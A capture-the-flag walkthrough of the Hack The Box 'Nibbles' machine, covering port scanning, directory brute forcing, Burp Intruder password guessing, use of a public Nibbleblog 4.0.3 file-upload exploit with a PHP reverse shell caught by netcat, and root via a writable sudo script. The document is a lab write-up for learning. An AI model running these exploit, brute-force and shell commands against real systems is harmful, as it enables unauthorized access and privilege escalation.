Nibbles

The assessor began with an Nmap scan using the following commands:
sudo nmap -sV -p- -A 10.10.10.4 > nibbles_scan

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.

The scan reveals that SSH or Secure Shell and HTTP are services that the system is hosting.


```
┌──(kali㉿kali)-[~/HTB/nibbles]
└─$ cat nibbles_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-27 09:17 EST
Nmap scan report for 10.10.10.75
Host is up (0.022s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
| ssh-hostkey:
|   2048 c4f8ade8f80477decf150d630a187e49 (RSA)
|   256 228fb197bf0f1708fc7e2c8fe9773a48 (ECDSA)
|_  256 e6ac27a3b5a9f1123c34a55d5beb3de9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see http
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=1/27%OT=22%CT=1%CU=33199%PV=Y%DS=2%DC=T%G=Y%TM=63D3DD0
OS:8%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10A%TI=Z%CI=I%II=I%TS=8)OPS
OS:(O1=M539ST11NW7%O2=M539ST11NW7%O3=M539NNT11NW7%O4=M539ST11NW7%O5=M539ST1
OS:1NW7%O6=M539ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN
OS:(R=Y%DF=Y%T=40%W=7210%O=M539NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1025/tcp)
HOP RTT      ADDRESS
1   21.66 ms 10.10.14.1
2   20.64 ms 10.10.10.75

OS and Service detection performed. Please report any incorrect results at h
Nmap done: 1 IP address (1 host up) scanned in 40.40 seconds
```

Viewing the page source reveals a directory not found directory brute forcing tools:



A directory brute force from this directory produces more output:

```
┌──(kali㉿kali)-[~/HTB/nibbles]
└─$ dirb http://10.10.10.75/nibbleblog/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Jan 27 09:37:17 2023
URL_BASE: http://10.10.10.75/nibbleblog/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.75/nibbleblog/ ----
==> DIRECTORY: http://10.10.10.75/nibbleblog/admin/
+ http://10.10.10.75/nibbleblog/admin.php (CODE:200|SIZE:1401)
==> DIRECTORY: http://10.10.10.75/nibbleblog/content/
+ http://10.10.10.75/nibbleblog/index.php (CODE:200|SIZE:2987)
==> DIRECTORY: http://10.10.10.75/nibbleblog/languages/
==> DIRECTORY: http://10.10.10.75/nibbleblog/plugins/
+ http://10.10.10.75/nibbleblog/README (CODE:200|SIZE:4628)
==> DIRECTORY: http://10.10.10.75/nibbleblog/themes/

--- Entering directory: http://10.10.10.75/nibbleblog/admin/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.10.75/nibbleblog/content/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.10.75/nibbleblog/languages/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.10.75/nibbleblog/plugins/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.10.75/nibbleblog/themes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Fri Jan 27 09:39:00 2023
DOWNLOADED: 4612 - FOUND: 3
```

Going through the directories and files found reveals information like usernames, passwords, etc:


10.10.10.75/nibbleblog/conte

10.10.10.75/nibbleblog/content/private/users.xml

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB G

This XML file does not appear to have any style information associated with it. T


```
-<users>
  -<user username="admin">
      <id type="integer">0</id>
      <session_fail_count type="integer">1</session_fail_count>
      <session_date type="integer">1674830936</session_date>
    </user>
  -<blacklist type="string" ip="10.10.10.1">
      <date type="integer">1512964659</date>
      <fail_count type="integer">1</fail_count>
    </blacklist>
  -<blacklist type="string" ip="10.10.14.4">
      <date type="integer">1674830936</date>
      <fail_count type="integer">5</fail_count>
    </blacklist>
  </users>
```



Since I was able to find a username I can attempt a brute force attack on the system. Using Burp Suite I can capture the POST request and send it to a tool installed on Burp Suite known as Intruder.:

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Lo

Intercept HTTP history WebSockets history Options

Request to http://10.10.10.75:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1  POST /nibbleblog/admin.php HTTP/1.1
2  Host: 10.10.10.75
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 24
9  Origin: http://10.10.10.75
10 Connection: close
11 Referer: http://10.10.10.75/nibbleblog/admin.php
12 Cookie: PHPSESSID=ctklhute8bi0ki9pokn5mk26t5
13 Upgrade-Insecure-Requests: 1
14
15 username=admin&password=
```

Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Insert Collaborator payload
Request in browser >

Intruder allows you to select which parameter to Brute Force:

Choose an attack type

Attack type: Sniper

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.10.10.75

```
1  POST /nibbleblog/admin.php HTTP/1.1
2  Host: 10.10.10.75
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 24
9  Origin: http://10.10.10.75
10 Connection: close
11 Referer: http://10.10.10.75/nibbleblog/admin.php
12 Cookie: PHPSESSID=§ctklhute8bi0ki9pokn5mk26t5§
13 Upgrade-Insecure-Requests: 1
14
15 username=§admin§&password=§§
```

Since I have a username I will only brute force for a password. Next I need to select a wordlist, which I can set in the Payload tab:

1 × 2 × +

Positions | Payloads | Resource Pool | Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type

Payload set: 1 — Payload count: 1,009

Payload type: Simple list — Request count: 1,009

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste | Load ... | Remove | Clear | Deduplicate

admin
123456
12345
123456789
password
iloveyou
princess
1234567
12345678
abc123

Add — Enter a new item

Add from list ... [Pro version only]

Then I can start the attack:

2. Intruder attack of http://10.10.10.75 - Temporary attack - Not saved to project file

Attack Save Columns

Results | Positions | Payloads | Resource Pool | Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			1870	
1	admin	200			1870	
2	123456	200			1870	
3	12345	200			1870	
4	123456789	200			1870	
5	password	200			352	
6	iloveyou	200			352	
7	princess	200			352	
8	1234567	200			352	
9	12345678	200			352	
10	abc123	200			352	
11	nicole	200			352	
12	daniel	200			352	
13	babygirl	200			352	
14	monkey	200			352	

According to BurpSuite this site has Blacklist capability to prevent brute forcing:

Request Response

Pretty Raw Hex Render

```
3  Server: Apache/2.4.18 (Ubuntu)
4  Expires: Thu, 19 Nov 1981 08:52:00 GMT
5  Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
6  Pragma: no-cache
7  Content-Length: 48
8  Connection: close
9  Content-Type: text/html; charset=UTF-8
10
11 Nibbleblog security error - Blacklist protection
```

Default Credentials granted us access to the Admin Dashboard. At the bottom of the page we can see a version of the NibbleBlog server:

Version

Nibbleblog 4.0.3 "Coffee" - Developed by Diego Najar

Save changes

Now we can look for publicly know exploits:

dix0nym initial commit fb48436 on Feb 25, 2021 2 commits

README.md	initial commit	2 years ago
exploit.py	initial commit	2 years ago

README.md

CVE-2015-6967

Nibbleblog 4.0.3 - Arbitrary File Upload (CVE-2015-6967)

requirements

- python 3
- `requests`

usage

```
usage: exploit.py [-h] --url URL --username USERNAME --password PASSWORD --payload PAYLOAD

optional arguments:
  -h, --help            show this help message and exit
  --url URL, -l URL
  --username USERNAME, -u USERNAME
  --password PASSWORD, -p PASSWORD
  --payload PAYLOAD, -x PAYLOAD
```

example:

`python3 exploit.py --url http://10.10.10.75/nibbleblog/ --username admin --password nibbles --payload shell.php`

Downloading the exploit and creating a php reverse shell I was able to get a shell onto the system:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.75] 60582
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2
 10:57:03 up  2:10,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
nibbler
```

Privilege Escalation

Navigating the users home directory reveals a zip file that can be extracted using the *unzip* command:

```
nibbler@Nibbles:/home/nibbler$ ls
ls
personal  personal.zip  user.txt
nibbler@Nibbles:/home/nibbler$
```

There is a script within the directory:

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ ls
ls
monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$
```

Using *sudo -l* reveals that this script can be ran as root:

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -l
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$
```

So I edited the bash script to open a bash terminal with sudo privileges. This can be done by replacing the content of the script with "bash -i" and running the script with the *sudo* command:

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ echo 'bash -i' > monitor.sh
echo 'bash -i' > monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo ./monitor.sh
sudo ./monitor.sh
```

Now we have root privileges:

```
root@Nibbles:~# cd root
cd root
bash: cd: root: No such file or directory
root@Nibbles:~# cd /root
cd /root
root@Nibbles:~# ls
ls
root.txt
root@Nibbles:~# cat root.txt
cat root.txt
fb41733aa03c1e22e0d6f47ac43fade9
root@Nibbles:~#
```